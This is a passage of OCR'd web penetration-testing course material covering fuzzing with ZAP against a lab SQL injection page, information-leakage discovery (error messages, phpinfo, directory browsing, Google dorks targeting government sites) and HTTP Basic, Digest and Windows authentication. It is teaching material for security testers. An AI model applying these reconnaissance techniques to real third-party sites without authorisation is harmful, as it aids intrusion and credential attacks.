
FuzzDB is also installed in /opt/fuzzdb in the Security542 VM and is available at https://sec542.com/14.

Reference:

[1] SecLists: https://sec542.com/y

ZAP's Fuzzer

- As noted during 542.1, ZAP's fuzzer was significantly improved as of version 2.4:
  - It is now "professional grade" and **very** fast
  - Many professionals ignore ZAP's fuzzer and exclusively use Burp Intruder (which is also great)
  - We will discuss Burp Intruder in detail at the end of 542.2, including a hands-on Sniper lab




ZAP's Fuzzer

ZAP's new fuzzer is wonderful and quite easy to use. That wasn't always the case, but ZAP versions 2.4+ include the "Advanced Fuzzer," which is professional grade. Many 542 students who have used Burp exclusively gain a newfound respect for ZAP after completing the Security 542 labs, and wind up using ZAP professionally after the class.

The screenshot above shows the configuration of a fuzzing attack vs. this URL: **`http://www.sec542.org/sqli.php?name=test`**. We fuzzed on the "name" field and used the "Generic_SQLi" list from SecLists, available in **`/opt/seclists/Fuzzing/Generic_SQLi`**.

Here are the results, sorted by length. Ten of the fuzzing injections dumped the entire database table (note that we will discuss SQL injection in detail during 542.3).



Course Roadmap


- Section 1: Introduction and Information Gathering
- **Section 2: Content Discovery, Auth, and Session Testing**
- Section 3: Injection
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

CONFIGURATION, IDENTITY, AND AUTHORIZATION TESTING

1. Insufficient Logging and Monitoring
2. Spidering Web Applications
3. Exercise: Web Spidering
4. Forced Browsing
5. Exercise: ZAP and ffuf Forced Browse
6. Fuzzing
7. **Information Leakage**
8. Authentication
9. Exercise: Authentication
10. Username Harvesting
11. Exercise: Username Harvesting
12. Burp Intruder
13. Exercise: Fuzzing with Burp Intruder
14. Session Management
15. Exercise: Burp Sequencer
16. Authentication and Authorization Bypass
17. Vulnerable Web Apps: Mutillidae
18. Exercise: Authentication Bypass
19. Summary
20. Appendix: Shellshock
21. Bonus Exercise: Exploiting Shellshock

Course Roadmap

We will next discuss information leakage.



WSTG-CONF-04: Review Unreferenced Files for Sensitive Information

The purpose of WSTG-CONF-04 is to discover whether the application unintentionally exposes files without proper access control.

Reference:

[1] WSTG - v4.2 | OWASP https://sec542.com/96


Information Leakage

Information leakage flaws provide additional reconnaissance data that can be quite useful during penetration tests

- These flaws do not typically lead directly to exploitation

The information gathered during this stage is typically used as an input to later steps:

- SQL injection, password guessing, and more




44

Information Leakage

In the screenshot, we entered a single quote in the following form: https://sec542.org/sqli/sqli.php.

We now know we are facing a MySQL database backend, and we also know the programmer has not performed proper bounds checking.


These types of errors are easy to search for; for example, a Google search for "'Microsoft OLE DB Provider for ODBC Drivers' site:gov" revealed this USGS.gov site (note that we simply surfed here and performed no other actions):



Types of Information Leakage

Common types of information leakage:

- Valid users
- The type of SQL database in use
- Database schema
- Underlying directory structure
- OS and service versions
- ...and much more



Types of Information Leakage


Information leakage flaws are quite common and help narrow the focus of later attack stages, including username guessing and SQL injection. Both OS and service version information are part of vulnerability scanning and serve as inputs in the exploitation phase.

Surfing to http://www.sec542.org/~adent/phpinfo.php reveals the following (partial list):

- Full Linux kernel version:
  - Linux Security542 3.13.0-43-generic #72-Ubuntu SMP Mon Dec 8 19:35:44 UTC 2014 i686
- PHP Configuration file and directory, plus underlying directory structure:
  - /etc/php5/apache2/php.ini
- Username and uid of the web server:
  - www-data(33)/33
- Web root:
  - /var/www/html
- Use of MySQL and MySQL version:
  - 5.5.40

Directory Browsing

- Directory browsing is a common information leakage flaw
  - Enables the attacker to "break out" of the web server and surf the underlying filesystem
- Quick/easy Apache/nginx test:
  - Surf to the site's /images directory
- Note the difference between:
  - sec542.**org**/images
  - sec542.**net**/images



Directory Browsing

You may test this difference yourself by surfing to:


- `http://sec542.org/images`
- `http://sec542.net/images`

sec542.net has forbidden directory indexing (HTTP status code 403).

This screenshot indicates that the /images directory may exist on sec542.net, but we are forbidden from browsing it. We receive a Not Found (HTTP status code 404) message when attempting to view a nonexistent directory (http://sec542.net/images2):

Google Searching for Directory Browsing

- There are many Google Hacks (aka Google Dorks) for discovering information leakage flaws
- For example, search for:
  - **site:gov intitle:"Index of" "last modified"**
- Check out the Google Hacking Database for lots more:
  - https://sec542.com/4c
  - Hours of entertainment!
- Be careful of Google shunning
  - Google has been shunning more aggressively lately



Google Searching for Directory Browsing

Be careful with Google Hacks. Although useful (and often entertaining), Google shuns requests it views as malicious. In that case, Google redirects to a CAPTCHA page, which is designed to determine if you are a human or a bot/script.

The shun comes in a number of flavors, ranked in order of severity:

- Immediate one-page shun for a malicious request (see below)
- Short-term (1–4 hours) shun for a series of requests viewed as malicious
- There is an unconfirmed third level: a permanent ban of the offending IP address from all Google services, forever, after repeated short-term shuns, typically due to continued automated scraping of google.com (ouch!)


The screenshot is Google's immediate response to the search:

- inurl:"phpinfo.php"

Searching for Information Leakage Flaws

Search for CVEs containing the word "leakage":

- http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=leakage



Searching for Information Leakage Flaws

MITRE's Common Vulnerabilities and Exposures (CVE) website (https://sec542.com/6) includes a powerful search function available at https://sec542.com/5.

The following searches may prove useful for discovering information leakage flaws, as well as related flaws such as directory traversal:

Search for CVEs referencing "directory":

- http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=directory

Search for CVEs referencing "directory and Joomla":

- http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=directory+Joomla

Course Roadmap

- Section 1: Introduction and Information Gathering
- **Section 2: Content Discovery, Auth, and Session Testing**
- Section 3: Injection
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

CONFIGURATION, IDENTITY, AND AUTHORIZATION TESTING

1. Insufficient Logging and Monitoring
2. Spidering Web Applications
3. Exercise: Web Spidering
4. Forced Browsing
5. Exercise: ZAP and ffuf Forced Browse
6. Fuzzing
7. Information Leakage
8. **Authentication**
9. Exercise: Authentication
10. Username Harvesting
11. Exercise: Username Harvesting
12. Burp Intruder
13. Exercise: Fuzzing with Burp Intruder
14. Session Management
15. Exercise: Burp Sequencer
16. Authentication and Authorization Bypass
17. Vulnerable Web Apps: Mutillidae
18. Exercise: Authentication Bypass
19. Summary
20. Appendix: Shellshock
21. Bonus Exercise: Exploiting Shellshock

Course Roadmap

We will discuss authentication next.

Authentication

- Authentication is the process of verifying an individual's identity:
  - In the context of web applications typically performed by submitting a username and password
  - Once a user has been authenticated, a session is created
    - We will cover sessions in the next section
- There are a number of authentication schemes in use today:
  - Basic
  - Digest
  - Integrated Windows

  } Built into the HTTP protocol, handled by the server

  - Forms-based
  - Federated identity management
    - (OpenId, OAuth, SAML)

  } Handled by the developer/framework on the application level

Authentication

Virtually every web application (except for the public web sites) needs to verify the identity of users accessing it. By verifying the identity, the application will be able to allow or deny access to certain features—depending on a user's role and permissions.

In the context of web applications, the process of identifying a user is typically performed by the user submitting a username and password, which are verified by the web application (or the web server, depending on the authentication mechanism used, as we will explain below).

Once a user has been identified, web applications will typically create a session for that (and any other) user

The built-in authentication schemes include the Basic scheme, Digest, Integrated Windows (NTLM or Kerberos over HTTP). These authentication schemes are handled by the browser and the server automatically.

The most popular authentication scheme is forms-based authentication, where a user typically submits the username and password in a form. In this case, the authentication process must be handled by a developer.

Lately, a lot of web sites are also using various federated identity management schemes, with OpenId and OAuth being the most popular ones. Again, in this case it is the application (or an application framework) that is handling the authentication process.

Besides these, there are other more complex authentication schemes, including biometrics or certificate-based authentication.

Built-in Authentication Schemes

- Built-in schemes are handled by a server and browser automatically
- Upon accessing a resource that requires authentication, the server replies with the 401 Unauthorized status code and a new header, WWW-Authenticate
  - The WWW-Authenticate header defines which authentication method must be used by a browser
- The browser will automatically challenge the user to enter a username and password (depending on the scheme)
- Upon entering the username and password the browser will automatically repeat the request to the resource that requires authentication
  - This time by adding a new client HTTP header, Authorization:, which will contain authentication details

Built-in Authentication Schemes

Built-in Authentication Schemes are defined by the HTTP protocol and transparently supported by servers and browsers.

Specifically, the Basic and Digest authentication schemes, which will be explained later, must be supported by all compliant servers and browsers.

Since these authentication schemes work on the HTTP protocol level, they employ new headers.

When a user tries to access a resource that requires authentication, and is protected with a built-in authentication scheme, the initial request will result in the 401 Unauthorized status code replied by the server.


The response will also contain another header, WWW-Authenticate, which will specify which built-in authentication scheme must be used in order to obtain access to the requested resource.

Now, if Basic or Digest authentication schemes are used, the browser will create a popup window, which will ask the user to enter the credentials.

he credentials then will be used by the browser to automatically authenticate with the initially requested resource. This will be done by sending a new header: Authorization, which will contain authentication details.

HTTP Basic Authentication (1)

- The simplest built-in authentication scheme, defined in RFC 2617
- Besides the authentication scheme, the server also sends a parameter called Realm, which describes the resource that is protected or in scope
- The browser will display the Realm in the authentication popup window:



- In the example above, the Realm is literally set to "Basic Auth Restricted"
- Credentials are stored on the server (.htaccess on Apache)

HTTP Basic Authentication (1)

HTTP Basic Authentication is the simplest built-in authentication scheme, which is defined in RFC 2617.

Continuing the previous slide, in the 401 Unauthorized HTTP response, the server will also send a parameter called "Realm", when HTTP Basic authentication is used.

The contents of this parameter will be displayed in the popup window created by the browser; on the slide, the Realm was literally set to the string "Basic Auth Restricted", which can be seen on the popup window.

Hmm, sounds interesting for phishing, does it not?

Since HTTP Basic Authentication is supported directly by servers, they need to store credentials of users so they can be verified.

With Apache, this is typically done by storing credentials containing hashed passwords in the .htaccess file, while the Microsoft IIS server will use local user accounts on the server on which IIS is installed for authentication.

HTTP Basic Authentication (2)

- Upon submitting a username and password, the browser will automatically create the Authorization header
- Username and password are concatenated with a : between, and then Base64 encoded:
  - Base64 takes each 3-byte chunk and converts it to four printable ASCII characters using a character set of 10 numbers, 26 lowercase, 26 uppercase, +, and /
  - Pads to 3 bytes using the = character
  - Username marvin with password paranoid will have the following authorization header:
  - Base64(marvin:paranoid)

```
[~]$ echo -n "marvin:paranoid" | base64
bWFydmluOnBhcmFub2lk
```


HTTP Basic Authentication (2)

After the user successfully fills in the popup with a username and password, the browser will repeat the request.

In the request to the original resource, the Authorization header will be added, which will contain the schema name (Basic) and the submitted credentials.


Submitted credentials are first concatenated with the : character between them, and then base64 encoded.

Such credentials are then sent to the server side.

At the bottom of the slide we can see submitted credentials (username marvin, password paranoid) concatenated and then base64 encoded.

We added the –n flag to the echo command to prevent carriage return being added.

HTTP Basic Authentication Illustrated



HTTP Basic Authentication Illustrated

This slide illustrates what HTTP Basic Authentication looks like on the wire.

1. The client requests the target web page, in this case http://sec542.org/basic/.
2. The server sends back a 401 Unauthorized status code, which indicates that the client needs to authenticate.
   The server also adds the WWW-Authenticate header with the contents of Basic, indicating the used authentication schema, and the realm parameter, which will be displayed by the client browser to indicate which resource is being protected (is in scope).
3. Finally, the client sends the request again, but this time includes the Authorization header. The Authorization header contains the used authentication schema as well as credentials which are, as shown on the previous slide, base64 encoded username and password, concatenated with the : character.

HTTP Basic Authentication Issues

- Multiple issues with HTTP Basic Authentication
- Since credentials are passed only Base64 encoded, they can be easily decoded
  - Must be used in conjunction with SSL/TLS, otherwise it is completely insecure
- After initial authentication, the Authorization header is passed in every subsequent request
  - This increases the attack window
- There is no logout!
  - The only way to clear the credentials is to close the browser completely
    - Notice that closing a tab will not help, the credentials will still be stored in the browser's memory and used in any subsequent request to the target resource
- Depending on the server, there is no account lockout

HTTP Basic Authentication Issues

There are many issues with HTTP Basic Authentication.

As you can probably already guess, one of the biggest issues is that the username and password submitted by the user are sent base64 encoded. As such, the credentials can be easily decoded by an attacker that is passively monitoring network traffic. This means that HTTP Basic Authentication must be used in conjunction with SSL/TLS, which will ensure that network traffic is protected against passive analysis.

Due to the way that HTTP Basic Authentication works, as it is implemented on the HTTP protocol level, every request must contain the Authorization header, increasing the attack window.

Probably the biggest issue with HTTP Basic Authentication is the fact that there is no logout – once a user submits the credentials, they will be stored in browser memory and automatically submitted in every subsequent request to the same resource.

There is no way for a user to logout except by closing the whole browser – notice that closing a tab will not help, since the credentials will remain in browser memory.

Finally, depending on the server, quite often HTTP Basic Authentication will lack any account lockout – Apache web server will, by default, allow unlimited password guessing, making this authentication scheme susceptible to brute force password guessing.

HTTP Digest Authentication

- Designed to "fix" the HTTP Basic Authentication scheme
- Does not send the password over the network any more
- Uses same headers as HTTP Basic Authentication, but adds more parameters in the challenge-response process
  - Besides the Realm, the server also sets numerous other parameters
    - Both server and client sides uses nonces as salts
    - A counter is used, with the "qop" parameter (quality of protection), which defines how to generate the response hash
    - MD5 is used to calculate the response
  - Complex calculation
- Defined in RFC 2617

```
h1 = (username+":"+realm+":"+password)
ha1 = (md5.md5(h1).hexdigest())

h2 = (method+":"+uri)
ha2 = (md5.md5(h2).hexdigest())

resp = (ha1+":"+nonce+":"+nc+":"+cnonce+":"+qop+":"+ha2)
response2 = (md5.md5(resp).hexdigest())
```


HTTP Digest Authentication

HTTP Digest Authentication was designed to fix some previously mentioned issues with HTTP Basic Authentication.

It was originally defined in RFC 2069 and updated in RFC2617.

Specifically, the goal was to prevent the password from being sent over the wire in plain text (we can consider base64 encoding to be equivalent of plain text since it just needs to be decoded in order to retrieve the original).

The HTTP Digest Authentication uses the same headers as HTTP Basic Authentication, but adds several new parameters.


One of the new parameters is the nonce, which is used as salt when calculating MD5 hashes of the password, which will be sent back to the server.

Due to usage of the MD5 hash, it cannot be reverted and additionally as salt is used some attacks such as rainbow tables are not possible.

However, since all material that is used in calculation is still transferred in plain text, an attacker that is suitably positioned to monitor network traffic can capture all required parameters and try to crack the password offline.

On the slide we can see how the response hash is calculated:

1) The client calculates the hash HA1 as MD5 of username:realm:password.
2) The hash HA2 is calculated as MD5 of method:uri.
3) Finally, the response is calculated as an MD5 hash of HA1:nonce:nonceCount:clientNonce:qop:HA2.



HTTP Digest Illustrated

This slide illustrates what HTTP Digest Authentication looks like on the wire.

1. The client requests the target web page, in this case http://sec542.org/digest/.
2. The server sends back a 401 Unauthorized status code, which indicates that the client needs to authenticate.
   The server also adds the WWW-Authenticate header with the contents of Digest, indicating the used authentication schema, the realm parameter, which will be displayed by the client browser to indicate which resource is being protected (is in scope) and several other parameters: the nonce, which will be used in hash calculation, algorithm which specifies that MD5 is used, and the qop parameter that defines how the response hash is generated.
3. Finally, the client sends the request again, but this time includes the Authorization header. The Authorization header contains the used authentication schema as well as the response which is an MD5 hash calculated as described in the previous slide.
   Besides the parameters received from the server (nonce, algorithm and qop), the client also adds the uri, which specifies path to the resources, nc which is the counter of requests and the cnonce parameter, which is the client's nonce, required to generate the hash. The username is also sent in clear text, so the server knows for which user the authentication is attempted.
4. The server now receives all material that is needed to calculate the response hash – since the server knows the user's password it can generate the same hash, by following the algorithm displayed on the previous slide. The server then compares the generated hash with the response parameter – if they are the same, the client successfully authenticated.

HTTP Digest Authentication Issues

- Similar issues as with the HTTP Basic Authentication
- While password is not sent in clear text anymore, it can still be cracked by an attacker that observes network traffic
  - We will do this in an upcoming lab!
- After initial authentication, the Authorization header is passed in every subsequent request
  - This increases the attack window
- There is no logout!
  - The only way to clear the credentials is to close the browser completely
    - Notice that closing a tab will not help, the credentials will still be stored in the browser's memory and used in any subsequent request to the target resource
- Depending on the server, there is no account lockout

HTTP Digest Authentication Issues

HTTP Digest Authentication shares many issues with the previously described HTTP Basic Authentication.

While the user's credentials are not sent over the wire in plain text anymore, if not protected with SSL/TLS they can still be subject to offline cracking – as we will do in the upcoming lab.

Similar to HTTP Basic Authentication, as HTTP Digest Authentication is also implemented on the HTTP protocol level, every request must contain the Authorization header, increasing the attack window.

There is also no logout – once a user submits the credentials, they will be stored in browser memory and automatically submitted in every subsequent request to the same resource.

There is no way for a user to logout except by closing the whole browser – notice that closing a tab will not help, since the credentials will remain in browser memory.

Finally, depending on the server, quite often HTTP Basic Authentication will lack any account lockout – Apache web server will, by default, allow unlimited password guessing, making this authentication scheme susceptible to brute force password guessing.

Integrated Windows Authentication

- Proprietary authentication schema added by Microsoft:
  - Supported by most browsers today (IE, Mozilla Firefox, Google Chrome ...)
- Schema used is NTLM, both for NTLM and Kerberos over HTTP:
  - NTLM is a Challenge-Response protocol
  - Kerberos is handled by the client with tickets
- Most often seen in intranets:
  - SharePoint will typically use NTLM or Kerberos over HTTP to transparently log in a user
  - Provides Single Sign On (SSO)
  - Both the client and server must be in the same Windows domain
    - There are Apache modules that allow support for Integrated Windows authentication

Integrated Windows Authentication

Integrated Windows Authentication is an authentication schema that was added by Microsoft.

